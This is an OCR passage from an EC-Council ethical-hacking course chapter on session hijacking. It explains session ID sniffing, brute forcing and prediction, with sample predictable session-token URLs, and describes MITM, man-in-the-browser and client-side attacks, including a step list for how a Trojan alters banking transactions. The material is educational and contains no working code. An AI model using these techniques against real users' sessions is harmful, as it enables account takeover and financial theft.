


Figure 11.6: Session hijacking

In summary, the hijacking of non-encrypted TCP communications requires the presence of non-encrypted session-oriented traffic, the ability to recognize TCP sequence numbers from which the next sequence number (NSN) can be predicted, and the ability to spoof a host's media access control (MAC) or IP address to receive communications that are not destined for the attacker's host. If the attacker is on the local segment, they can sniff and predict the ISN + 1 number and route the traffic back to them by poisoning the ARP caches on the two legitimate hosts participating in the session.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Application Level Session Hijacking

In application level hijacking, the attacker obtains the session IDs to gain control over an existing session or to create a new unauthorized session. This section discusses application level session hijacking and various methods to compromise the session token, such as session sniffing and the use of predictable session tokens.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

In application level session hijacking, an attacker steals or predicts a valid session to gain unauthorized access to a web server. Usually, network level and application level session hijacking occur together because a successful network level session hijack provides an attacker with ample information to perform application level session hijacking. Application level session hijacking relies on HTTP sessions.

An attacker implements various techniques such as stealing, guessing, and brute forcing to obtain a valid session ID, which helps in acquiring control over a valid user's session while it is in progress.

- **Stealing**: Attackers use different techniques to steal session IDs. An attacker can steal the session key through physical access by, for example, acquiring the files containing session IDs or memory contents of either the user's system or the server. The attacker can also use sniffing tools such as Wireshark or SteelCentral Packet Analyzer to sniff the traffic between the client and server to extract the session IDs from the packets.
- **Guessing**: An attacker attempts to guess the session IDs by observing session variables. In the case of session hijacking, the range of session ID values that can be guessed is limited. Thus, guessing techniques are effective only when servers use weak or flawed session-ID generation mechanisms.
- **Brute forcing**: In the brute-force technique, an attacker obtains session IDs by attempting all possible permutations of session ID values until finding one that works. An attacker using a digital subscriber line (DSL) can generate up to 1,000 session IDs per second. This technique is most useful when the algorithm that produces session IDs is non-random.




Figure 11.7: Brute-forcing attack on the session ID of a user

As shown in the above figure, a legitimate user connects to a server with session ID VW30422101522507. Employing various combinations such as VW30422101518909 and VW30422101520803, an attacker attempts to brute force the session ID in the hope of eventually arriving at the correct session ID. Once the attacker obtains the correct

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


session ID, they gain complete access to the user's data and can perform operations on behalf of the legitimate user.

Note: A session ID brute-forcing attack is known as a session prediction attack if the predicted range of values for a session ID is very small.

A session token can be compromised in various ways:

- Session sniffing
- Predictable session token
- Man-in-the-middle (MITM) attack
- Man-in-the-browser attack
- Cross-site scripting (XSS) attack
- Cross-site request forgery attack
- Session replay attack
- Session fixation attack
- CRIME attack
- Forbidden attack
- Session donation attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Compromising Session IDs Using Sniffing

A web server identifies a user's connection through a unique session ID (also known as a session token). The web server sends a session token to the client browser after the successful authentication of client login. Usually, a session token comprises a string of variable width that is useful in various ways, such as in the header of an HTTP requisition (cookie), in a URL, or in the body of an HTTP requisition.

An attacker uses packet sniffing tools such as Wireshark and SteelCentral Packet Analyzer to intercept the HTTP traffic between a victim and web server. The attacker then analyzes the data in the captured packets to identify valuable information such as session IDs and passwords. Once the session ID is determined, the attacker masquerades as the victim and sends the session ID to the web server before the victim does. The attacker uses the valid token session to gain unauthorized access to the web server. In this manner, the attacker takes control over an existing legitimate session.




Figure 11.8: Prediction of session ID by sniffing

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Compromising Session IDs by Predicting Session Token

A session ID is tagged as proof of an authenticated session established between a user and web server. Thus, if an attacker can guess or predict the session ID of the user, fraudulent activity is possible. Session prediction enables an attacker to bypass the authentication schema of an application. Usually, attackers can predict session IDs generated by weak algorithms and impersonate a website user. Attackers analyze a variable section of session IDs to determine the existence of a pattern. This analysis is performed either manually or by using various cryptanalytic tools.

An attacker collect a high number of simultaneous session IDs to gather samples in the same time window and keep the variable constant. First, the attacker collects some valid session IDs that are useful in identifying authenticated users. The attacker then studies the session ID structure, the information used to generate it, and the algorithm used by the web application to secure it. From these findings, the attacker can predict the session ID.

Attackers can also guess session IDs by using a brute-force technique, in which they generate and test different session ID values until they succeed in gaining access to the application.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Predict a Session Token

Most web servers generate session IDs using custom algorithms or a pre-defined pattern that might simply increase static numbers, whereas others use more complex procedures such as factoring in time and other computer-specific variables. Thus, attackers can identify session IDs generated in the following ways:

- Embedding in the URL, which is received by a GET request in the application when the links embedded within a page are clicked by clients
- Embedding in a form as a hidden field, which is submitted to the HTTP's POST command
- Embedding in cookies on the client's local machine

An attacker guesses the unique session value or deduces the session ID to hijack the session. As shown in the below figure, an attacker first captures several session IDs and analyzes the pattern.

```
http://www.certifiedhacker.com/view/JBEX18082019152820
http://www.certifiedhacker.com/view/JBEX18082019153020
http://www.certifiedhacker.com/view/JBEX18082019160020
http://www.certifiedhacker.com/view/JBEX18082019164020
                                    Constant  Date  Time
```

Figure 11.9: Sample sessions captured by an attacker

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

On analyzing the pattern, at 16:25:55 on August 23, 2019, the attacker successfully predicts the session ID, as shown in the below figure.





Figure 11.10: Session ID predicted by the attacker

Now, the attacker can mount an attack through the following steps.

- The attacker acquires the current session ID and connects to the web application.
- The attacker implements a brute-force technique or calculates the next session ID.
- The attacker modifies the current value in the cookie/URL/hidden form field and assumes the next user's identity.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Compromising Session IDs Using Man-in-the-Middle Attack

A man-in-the-middle (MITM) attack is used to intrude into an existing connection between systems and to intercept messages being transmitted. In this attack, attackers use different techniques and split a TCP connection into two: a client-to-attacker connection and an attacker-to-server connection. After the successful interception of a TCP connection, an attacker can read, modify, and insert fraudulent data into the intercepted communication. In the case of an HTTP transaction, the TCP connection between the client and server is the target.






Figure 11.11: Prediction of session ID using a man-in-the-middle (MITM) attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Compromising Session IDs Using Man-in-the-Browser Attack

A man-in-the-browser attack is similar to an MITM attack. The difference between the two is that a man-in-the-browser attack uses a Trojan horse to intercept and manipulate calls between a browser and its security mechanisms or libraries. An attacker positions a previously installed Trojan between the browser and its security mechanism, and the Trojan can modify web pages and transaction content or insert additional transactions. All of the Trojan's activities are invisible to both the user and web application.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The main objective of this attack is financial theft by manipulating transactions made using Internet banking systems. A man-in-the-browser attack can succeed even in the presence of security mechanisms such as SSL, public key infrastructure (PKI), and two-factor authentication because all the expected controls and security mechanisms would seem to function normally.

Steps to Perform Man-in-the-Browser Attack:

- The Trojan first infects the computer's software (OS or application).
- The Trojan installs malicious code (extension files) and saves it in the browser configuration.
- After the user restarts the browser, the malicious code in the form of extension files is loaded.
- The extension files register a handler for every visit to a webpage.
- When a page is loaded, the extension matches its URL with a list of known sites targeted for attack.
- The user logs in securely to the website.
- The extension registers a button event handler when a specific page load is detected with a specific pattern and compares it with its targeted list.
- When the user clicks on the button, the extension uses the Document Object Model (DOM) interface and extracts all the data from all form fields and modifies the values.
- The browser sends the form and modified values to the server.
- The server receives the modified values but cannot distinguish between the original and modified values.
- After the server performs the transaction, a receipt is generated.
- Now, the browser receives the receipt for the modified transaction.
- The browser displays the receipt with the original details.
- The user believes that the original transaction was received by the server without any interception.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Compromising Session IDs Using Client-side Attacks

Client-side attacks target vulnerabilities in client applications that interact with a malicious server or process malicious data. Depending on the nature of vulnerabilities, an attacker can exploit an application by sending an email with a malicious link or otherwise tricking a user into visiting a malicious website. Vulnerable client-side applications include unprotected websites, Java Runtime Environment, and browsers; of these, browsers are the major target. Client-side attacks occur when clients establish connections with malicious servers and process potentially harmful data from them. If no interaction occurs between the client and server, then there is no scope for a client-side attack. One such example is running a File Transfer Protocol (FTP) client without establishing a connection to an FTP server. In the case of instant messaging, the application is configured in such a way that it makes clients to log in to a remote server, making it susceptible to client-side attacks. The following client-side attacks can be used to compromise session IDs.

- **Cross-site scripting (XSS)**: XSS enables attackers to inject malicious client-side scripts into web pages viewed by other users.
- **Malicious JavaScript codes**: An attacker can embed in a web page a malicious script that does not generate any warning but captures session tokens in the background and sends them to the attacker.
- **Trojans**: A Trojan horse can change the proxy settings in the user's browser to send all sessions through an attacker's machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

